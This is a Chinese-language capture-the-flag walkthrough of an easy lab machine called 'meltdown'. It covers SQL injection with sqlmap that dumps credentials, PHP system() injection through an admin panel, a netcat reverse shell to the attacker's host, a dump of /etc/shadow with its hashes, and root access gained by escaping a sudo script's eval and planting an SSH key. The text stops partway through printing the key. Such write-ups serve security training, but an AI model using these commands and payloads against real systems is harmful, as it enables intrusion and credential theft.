1.3-meltdown

> 靶机难度：easy

1、信息收集

主机发现

发现目标IP为192.168.56.211

```python
┌──(root㉿kali)-[~/.ssh]
└─# arp-scan -l -I eth1
Interface: eth1, type: EN10MB, MAC: 00:0c:29:af:92:af, IPv4: 192.168.56.125
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:1a       (Unknown: locally administered)
192.168.56.100  08:00:27:3a:8d:0b       PCS Systemtechnik GmbH
192.168.56.211  08:00:27:07:52:e5       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.137 seconds (119.79 hosts/sec). 3
responded
```

端口扫描


发现开启了22、80端口

```
┌──(root㉿kali)-[~/.ssh]
└─# nmap -p- 192.168.56.211
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 06:37 EST
Nmap scan report for 192.168.56.211
Host is up (0.0054s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:07:52:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 32.53 seconds

┌──(root㉿kali)-[~/.ssh]
└─# nmap -p22,80 -sV -A 192.168.56.211
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-03 06:38 EST
```

```
Nmap scan report for 192.168.56.211
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: \xE7\x82\x89\xE5\xBF\x83\xE8\x9E\x8D\xE8\xA7\xA3
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
MAC Address: 08:00:27:07:52:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2
- 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.63 ms 192.168.56.211

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.00 seconds
```

2、SQL注入

访问80端口



🎵 炉心融解 🎵


VOCALOID

请先登录以访问更多功能

物品列表

炉心

点击物品列表，有id=1，疑似存在SQL注入



炉心

sqlmap跑一下，跑出用户名密码


```
┌──(root㉿kali)-[~/Desktop]
└─# sqlmap -u 'http://192.168.56.211/item.php?id=1' --batch -D target -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.11#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:56:41 /2026-01-02/
```

```
[22:56:41] [INFO] resuming back-end DBMS 'mysql'
[22:56:41] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own
('PHPSESSID=9ilnab55eke...vitri4t1p3'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5570=5570

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (GTID_SUBSET)
    Payload: id=1 AND GTID_SUBSET(CONCAT(0x7171707171,(SELECT
(ELT(7909=7909,1))),0x716a6a6a71),7909)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8193 FROM (SELECT(SLEEP(5)))PKNG)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-6711 UNION ALL SELECT
NULL,CONCAT(0x7171707171,0x586650596e6f5a744a53526173687445705169545944697558467
5484f76437545484d7852656950,0x716a6a6a71),NULL-- -
---
[22:56:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP, Apache 2.4.62
back-end DBMS: MySQL >= 5.6
[22:56:41] [INFO] fetching columns for table 'users' in database 'target'
[22:56:41] [INFO] fetching entries for table 'users' in database 'target'
Database: target
Table: users
[1 entry]
+----+----------+----------+
| id | password | username |
+----+----------+----------+
| 1  | rin123   | rin      |
+----+----------+----------+

[22:56:41] [INFO] table 'target.users' dumped to CSV file
'/root/.local/share/sqlmap/output/192.168.56.211/dump/target/users.csv'
[22:56:41] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/192.168.56.211'
```

```
[*] ending @ 22:56:41 /2026-01-02/
```

3、命令执行

成功登陆进后台，点击进入管理面板




🎵 炉心融解 🎵

VOCALOID

欢迎回来, rin! 🚪 退出登录

输入 `system('id');` ，更新后，点击物品列表的炉心，发现可以命令执行



🔧 物品介绍管理面板


Rin专属管理区域 - 请谨慎操作

选择物品：

炉心

新介绍内容：

```
system('id');
```




🎵 炉心融解 🎵

VOCALOID

欢迎回来, rin! 🚪 退出登录

🔮 物品列表

炉心



192.168.56.211/item.php?id=1

]靶场 CTF靶场 CTF比赛 AWD Web Misc Crypto Reverse Pwn ER SRC Penetration Tools Golang Pyth

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


炉心

物品介绍：

system('id');

那么就输出反弹shell命令，获得www-data权限的shell

```
system('busybox nc 192.168.56.125 5555 -e /bin/bash');
```



选择物品：炉心

新介绍内容：

```
system('busybox nc 192.168.56.125 5555 -e /bin/bash');
```

```
┌──(root㉿kali)-[~/.ssh]
└─# nc -lvnp 5555
listening on [any] 5555 ...
```

```
connect to [192.168.56.125] from (UNKNOWN) [192.168.56.211] 46412
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@meltdown:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

4、提权

rin

查看/etc/passwd，发现有rin用户

```
www-data@meltdown:/var/www/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
rin:x:1000:1000::/home/rin:/bin/bash
mysql:x:998:1001::/home/mysql:/bin/false
```

在/opt目录下发现passwd.txt，是rin的密码

```
www-data@meltdown:/var/www/html$ ls -al /opt
ls -al /opt
total 16
drwxr-xr-x  2 root root 4096 Dec 30 04:17 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
-rw-r--r--  1 root root   21 Dec 30 00:04 passwd.txt
-rwxr-xr-x  1 root root  856 Dec 30 04:17 repeater.sh
www-data@meltdown:/var/www/html$ cat /opt/passwd.txt
cat /opt/passwd.txt
rin:b59a85af917afd07
```

ssh登陆rin，获得user flag

```
┌──(root㉿kali)-[~/.ssh]
└─# ssh rin@192.168.56.211
rin@192.168.56.211's password:
Linux meltdown 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan  2 23:04:02 2026 from 192.168.56.125
rin@meltdown:~$ ls
user.txt
rin@meltdown:~$ cat user.txt
flag{user-86e507f360df4e80b63234f051c99a6e}
```

root

sudo -l有 `(root) NOPASSWD: /opt/repeater.sh`

```
rin@meltdown:~$ sudo -l
Matching Defaults entries for rin on meltdown:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User rin may run the following commands on meltdown:
    (root) NOPASSWD: /opt/repeater.sh
```

```
rin@meltdown:~$ cat /opt/repeater.sh
#!/bin/bash

main() {
    local user_input="$1"

    if echo "$user_input" | grep -qE '[;&|`$\\]'; then
        echo "错误：输入包含非法字符"
        return 1
    fi

    if echo "$user_input" | grep -qiE '(cat|ls|echo|rm|mv|cp|chmod)'; then
        echo "错误：输入包含危险关键字"
        return 1
    fi


    if echo "$user_input" | grep -qE '[[:space:]]'; then
        if ! echo "$user_input" | grep -qE '^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$'; then
            echo "错误：空格使用受限"
            return 1
        fi
    fi


    echo "处理结果: $user_input"


    local sanitized_input=$(echo "$user_input" | tr -d '\n\r')
    eval "output=\"$sanitized_input\""
    echo "最终输出: $output"
}

if [ $# -ne 1 ]; then
    echo "用法: $0 <输入内容>"
    exit 1
fi

main "$1"
```

分析一下 `/opt/repeater.sh` 脚本

```
表面用途：一个"安全"的字符串处理/重复器，接收输入并输出

实际漏洞：eval "output=\"$sanitized_input\""
```

```
在双引号内，虽然 $ 和反引号被过滤了，但我们可以：

用 " 闭合前面的引号
注入命令
用 # 注释掉后面的内容
正确的利用方式
空格限制是 ^[a-zA-Z0-9]*[[:space:]]+[a-zA-Z0-9]*$，意思是如果有空格，整个字符串必须是
"字母数字 字母数字" 格式。

所以不用空格就能绕过！
```

方法一：读取文件

读取到root的hash值，但是爆破不出来，应该是强密码

```
rin@meltdown:~$ sudo /opt/repeater.sh '"x<(tee</etc/shadow>/dev/stderr)"'
处理结果: "x<(tee</etc/shadow>/dev/stderr)"
最终输出: x/dev/fd/63
rin@meltdown:~$
root:$6$nu08ofUviA5LzmyI$yQ97GQ0AdZDMunQ/HFr2y4WGb14bkQMYCoEDDFSy7sJ0oq9TSpeM360.MDMSEdcXnJNfbdz/eSRFMM5hCBFtn1:20452:0:99999:7:::
daemon:*:20166:0:99999:7:::
bin:*:20166:0:99999:7:::
sys:*:20166:0:99999:7:::
sync:*:20166:0:99999:7:::
games:*:20166:0:99999:7:::
man:*:20166:0:99999:7:::
lp:*:20166:0:99999:7:::
mail:*:20166:0:99999:7:::
news:*:20166:0:99999:7:::
uucp:*:20166:0:99999:7:::
proxy:*:20166:0:99999:7:::
www-data:*:20166:0:99999:7:::
backup:*:20166:0:99999:7:::
list:*:20166:0:99999:7:::
irc:*:20166:0:99999:7:::
gnats:*:20166:0:99999:7:::
nobody:*:20166:0:99999:7:::
_apt:*:20166:0:99999:7:::
systemd-timesync:*:20166:0:99999:7:::
systemd-network:*:20166:0:99999:7:::
systemd-resolve:*:20166:0:99999:7:::
systemd-coredump:!!:20166::::::
messagebus:*:20166:0:99999:7:::
sshd:*:20166:0:99999:7:::
```

```
rin:$6$C02ZkP1VHsMcjlMd$wWWlB3MtQvtAFBE4n0mt8v8pehEiBv55Jtnt6diKi.IfnZbRsC/evXh3
JZIVMggny3wn7kUYQD7I522tHyUnJ/:20452:0:99999:7:::
mysql:!:20452::::::
```

直接读取root.txt

```
rin@meltdown:~$ sudo /opt/repeater.sh '"x<(tee</root/root.txt>/dev/stderr)"'
处理结果: "x<(tee</root/root.txt>/dev/stderr)"
最终输出: x/dev/fd/63
rin@meltdown:~$ flag{root-3508528e639741db9ee8ba82ff66318b}
```

方法二：写入公钥

在目标机器上创建公钥文件

```
echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDSMuaPKu9BwzWrTo2OinN0aMa0cebKPDnc/uhu2slESGaPhxei
ylGOUSTu/wFbtmyAOPX1gEyi2hK60AKT59ZteLMZUL2TQbSYe33TSy1JI78U84sbuJHQeTEuVJib5L7L
a2heP0sdSa5ie41o080SbEqlM5B/PvHR9Ubx+gMxxUiyMie7wuK6RYJRnjEJMzGidX0jJTMITjX3nYFt
MAplDX/XxWSMxGUfbpa4vK85Qkki0lFtJE4183eSpsb97Nd0+F7r1vaihjDrvu9hm+nw7veuF8sYlasl
ubusXDJwlx1HYttlNCYXpGfemprXe8LfPPSEp9KUvolY7fiJWIWVm22k/GuMA3mOyEQW/F4nD3eauGWP
MN9aHLrPuYF/oFENuOaVfjyNJgaGvnesWUtL4FesvmMHVIuwWEhXFjmhtf+HoqH9nPGmpPzN6405vbLu
n6TleCsKo24spJb8mdT8vwLw+9kv/w75uEcCgs1j1x2atboYnA/p9TuDW+yp1h8= root@kali
' > /tmp/key.pub
```

创建 /root/.ssh 目录，有报错，不用理会

```
rin@meltdown:~$ sudo /opt/repeater.sh '"x<(mkdir/root/.ssh>/dev/stderr)"'
处理结果: "x<(mkdir/root/.ssh>/dev/stderr)"
最终输出: x/dev/fd/63
rin@meltdown:~$ /opt/repeater.sh: line 29: mkdir/root/.ssh: No such file or
directory
```

用 dd 复制公钥到 authorized_keys

```
rin@meltdown:~$ sudo /opt/repeater.sh
'"x<(dd</tmp/key.pub>/root/.ssh/authorized_keys)"'
处理结果: "x<(dd</tmp/key.pub>/root/.ssh/authorized_keys)"
最终输出: x/dev/fd/63
```

```
rin@meltdown:~$ /opt/repeater.sh: line 29: /tmp/key.pub: No such file or
directory
```

验证是否写入成功

```
rin@meltdown:~$ sudo /opt/repeater.sh
'"x<(head</root/.ssh/authorized_keys>/dev/stderr)"'
处理结果: "x<(head</root/.ssh/authorized_keys>/dev/stderr)"
最终输出: x/dev/fd/63
rin@meltdown:~$ ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDSMuaPKu9BwzWrTo2OinN0aMa0cebKPDnc/uhu2slESGaPhxei
ylGOUSTu/wFbtmyAOPX1gEyi2hK60AKT59ZteLMZUL2TQbSYe33TSy1JI78U84sbuJHQeTEuVJib5L7L
a2heP0sdSa5ie41o080SbEqlM5B/PvHR9Ubx+gMxxUiyMie7wuK6RYJRnjEJMzGidX0jJTMITjX3nYFt
MAplDX/XxWSMxGUfbpa4vK85Qkki0lFtJE4183eSpsb97Nd0+F7r1vaihjDrvu9hm+nw7veuF8sYlasl
